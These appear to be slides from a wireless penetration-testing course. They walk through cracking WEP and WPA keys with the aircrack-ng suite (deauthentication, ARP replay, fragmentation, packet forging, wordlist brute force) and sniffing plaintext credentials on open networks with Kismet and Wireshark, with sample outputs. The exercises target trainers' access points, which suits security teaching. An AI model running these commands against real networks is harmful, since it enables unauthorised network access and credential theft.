


Image source: www.zar-x.de



Hands-On:

- Start `kismet`
- Choose available WEP encrypted network(s)
- What we need to note down:
 - Channel
 - BSSID
 - (E)SSID
 - Own MAC
 - Possible connected Clients (press "c" in kismet)



- Attacking Wireless Networks
- `aircrack-ng` suite can be used
 - Can crack WEP & WPA keys
 - Packet injector
 - Packet Sniffer



- Wireless card into monitor mode to sniff packets
 - `airmon-ng start <INTERFACE> <CHANNEL>`
- Logging the traffic
 - `airodump-ng -c <CHANNEL> --bssid <BSSID> -w outputfile <INTERFACE>`
- We need around 20,000 to 30,000 packets



- Not many or no packets might occur in the “Data” field
- We need to increase traffic
- We can inject own traffic with different techniques
 - ARP Replay
 - Fragmentation Attack
 - Chop Chop
 - Etc.



- Using ARPreplay attack
 - ARP Replay Attack
 - Requires active clients
 - Listen for a Client packet
 - Use this packet to flood the AP
 - Success depends on the selected packet
 - No way to tell which is the “magic” packet

- `aireplay-ng --interactive -b <BSSID> -h <MY_MAC> <INTERFACE>`



- Sometimes `aireplay-ng` does not capture usable packets because the clients are not generating any traffic
- It's easy to enforce client communication by sending de-authentication frames
- Deauthentication attack
 - To discover the SSID of a network that does not broadcast it
 - To capture handshake packets for WPA or WPA2
 - To generate ARP-requests
- `aireplay-ng --deauth=5 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>`



- Fragmentation attack
 - Does not require clients
 - Needs to be close to Access-Point
- Fake Authentication:
 - `aireplay-ng --fakeauth=0 -e <ESSID> -a <BSSID> -h <MY_MAC> <INTERFACE>`
- Waiting for packet for injection:
 - `aireplay-ng --fragment -F -b <BSSID> -h <MY_MAC> <INTERFACE>`
- Compile packet:
 - `packetforge-ng --arp -a <BSSID> -h <MY_MAC> -k 255.255.255.255 -l 255.255.255.255 -y fragment-* -w /tmp/aircrack-arp-request`
- Inject Packets:
 - `aireplay-ng --interactive -F -r /tmp/aircrack-arp-request <INTERFACE>`



- Data packages should increase quite fast (~500/sec)
- Using `aircrack-ng` to crack the key

```
aircrack-ng -z /tmp/aircrack-cap-*.cap
```

```
xaitax@w00t: /tmp
File Edit View Terminal Help

Aircrack-ng 1.0

[00:00:02] Tested 1348511 keys (got 119102 IVs)

KB  depth  byte(vote)
0   0/ 1    AC(175104) DA(135424) 53(131328) 4A(130816) 4C(130816) 7A(130816) AE(130816)
1   0/ 1    DB(158976) E1(135168) 08(134144) F8(132352) A7(130816) A3(130560) 47(129024)
2   0/ 1    95(155392) 76(136192) 3C(133120) 8E(133120) D5(130304) EC(130304) 7B(129536)
3   0/ 1    77(162816) 11(135424) 9E(134144) C7(131584) C1(131072) 35(130560) 49(130560)
4   0/ 1    6D(158208) 4E(135168) FE(133632) 07(132608) 99(131328) E3(131328) 0B(131072)
5   0/ 1    D1(141312) 4A(134912) D7(134912) 49(132864) 1F(132352) B4(131584) 63(130304)
6   0/ 1    14(149504) 4C(143104) 40(134144) 4A(130560) 1C(130048) D0(128768) CE(128512)
7   0/ 1    40(148480) 24(139008) 2B(135168) 8D(133376) 26(133120) 59(131584) CB(131072)
8   0/ 2    92(137728) BF(132864) B5(132608) A8(131072) 41(130304) 1D(130048) 1E(130048)
9   1/ 2    B5(136192) 6F(134400) 35(134144) 80(131584) 47(130816) DA(130560) 25(130304)
10  39/ 10  E5(124416) 52(124160) 53(124160) FE(124160) 32(123904) BB(123904) 04(123648)
11  0/ 1    23(143872) C0(135680) 10(133888) D9(133632) 87(131840) 82(131584) 62(131328)
12  0/ 1    C6(144384) E2(132608) C6(131840) 1B(131328) 8C(130048) FE(130048) 46(129792)

KEY FOUND! [ AC:DB:95:77:6D:D1:14:40:9A:B5:43:23:C6 ]
Decrypted correctly: 100%

xaitax@w00t:/tmp$
```





- Bringing the network up with the key
- To verify that the correct key has been recovered, abort `aireplay-ng` and `airodump-ng`
- Reset Wireless Card:
 - `airmon-ng stop wlan0`
- Configure Network:
 - `iwconfig wlan0 essid <ESSID> enc <WEPKEY>`
- Activate Card:
 - `ifconfig wlan0 up`



Wireless Intrusion – Breaking WEP

- Graphical alternative in Backtrack: WICD
- WICD is a wireless network manager for Linux



Hands-On:




Image source: www.zar-x.de




Hands-On:

- Break the WEP encryption by the trainers given access point
- Connect to the access points network

- Which attack worked?
- Is a MAC filter active?






- **Wireless Intrusion**
 - Wireless Basics
 - Breaking WEP
 - **Breaking WPA**
 - Credential Sniffing




Hands-On:



Hands-On:

- Start `kismet`
- Choose available WPA encrypted network(s)


- What we need to note down:
 - Channel
 - BSSID
 - (E)SSID
 - Own MAC
 - Connected Clients (press "c" in kismet)



- Wireless card into monitor mode to sniff packets
 - `airmon-ng start <INTERFACE> <CHANNEL>`
- Logging the traffic
 - `airodump-ng -c <CHANNEL> --bssid <BSSID> -w outputfile <INTERFACE>`
- Wait for WPA Handshake (Can be enforced using deauthentication attack)
 - `aireplay-ng --deauth=5 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>`
- Using `aircrack-ng` to brute-force the key
 - `aircrack-ng -w <WORDLIST> /tmp/aircrack-cap-*.cap`



Hands-On:




Hands-On:

- Break the WPA encryption by the trainers given access point
- Connect to the access points network

- Which attack worked?





- **Wireless Intrusion**
 - Wireless Basics
 - Breaking WEP
 - Breaking WPA
 - **Credential Sniffing**



- Kismet gives us the possibility of getting all credentials in plain-text
- As
 - We are already in the Wireless Network
 - The Wireless Network is open
- Kismet stores its logs in
 - `/var/log/kismet/*.dump`
- First locking into the Channel of the target Wireless with Kismet
- See the menu how to lock a channel and view all sniffed packages



- Kismet “Data Strings Dump”

```
Network List (WEP)
Name          T W Ch  Packts  Flags  IP Range      Size      Info
Data Strings Dump  All
"invalid password"
; window.parent.Member.loginCallback(jsonObj);</script></body></html>
POST /services/cnn/flow/cnn-login-api HTTP/1.1
Host: audience.cnn.com
Origin: http://edition.cnn.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; de-de) AppleWebKit/533.17.8 (KHTML, like Gecko) Version/5.0.1 Safari/5
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Referer: http://edition.cnn.com/
Accept-Language: de-de
Accept-Encoding: gzip, deflate
Cookie: route=r.cnn2; s_sess=%20s_cc%3Dtrue%3B%20s_sq%3Dcnn2intl%253D%252526pid%25253DCNN%25252520International%25252520Home%2525252
Content-Length: 107
Connection: keep-alive
POST /services/cnn/flow/cnn-login-api HTTP/1.1
Host: audience.cnn.com
Origin: http://edition.cnn.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; de-de) AppleWebKit/533.17.8 (KHTML, like Gecko) Version/5.0.1 Safari/5
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Referer: http://edition.cnn.com/
Accept-Language: de-de
Accept-Encoding: gzip, deflate
Cookie: route=r.cnn2; s_sess=%20s_cc%3Dtrue%3B%20s_sq%3Dcnn2intl%253D%252526pid%25253DCNN%25252520International%25252520Home%2525252
Content-Length: 107
Connection: keep-alive
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2010 13:27:41 GMT
Server: Apache-Coyote/1.1
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Content-Type: text/html;charset=utf-8
Via: 1.1 *:9775
Keep-Alive: timeout=5, max=64
Connection: Keep-Alive
Transfer-Encoding: chunked
<html><head></head><body><script>document.domain='cnn.com';jsonObj=
"status" : "error",
"errors" : [
"invalid password"
; window.parent.Member.loginCallback(jsonObj);</script></body></html>
```

Battery: AC 100%




- We can use a combination of kismet & Wireshark as an Analyzer



- Wireshark (formerly known as Ethereal)
- Most famous Sniffer in the world
- Freeware
- <http://www.wireshark.org/>




- Loading the *.dump into Wireshark



The screenshot shows the Wireshark interface with a filter set to 'tcp.stream eq 4'. The packet list pane shows several packets, with packet 1253 selected. The packet details pane shows the structure of the packet, including Ethernet II, Internet Protocol Version 6, Transmission Control Protocol, and File Transfer Protocol (FTP). The stream content pane shows the following text:

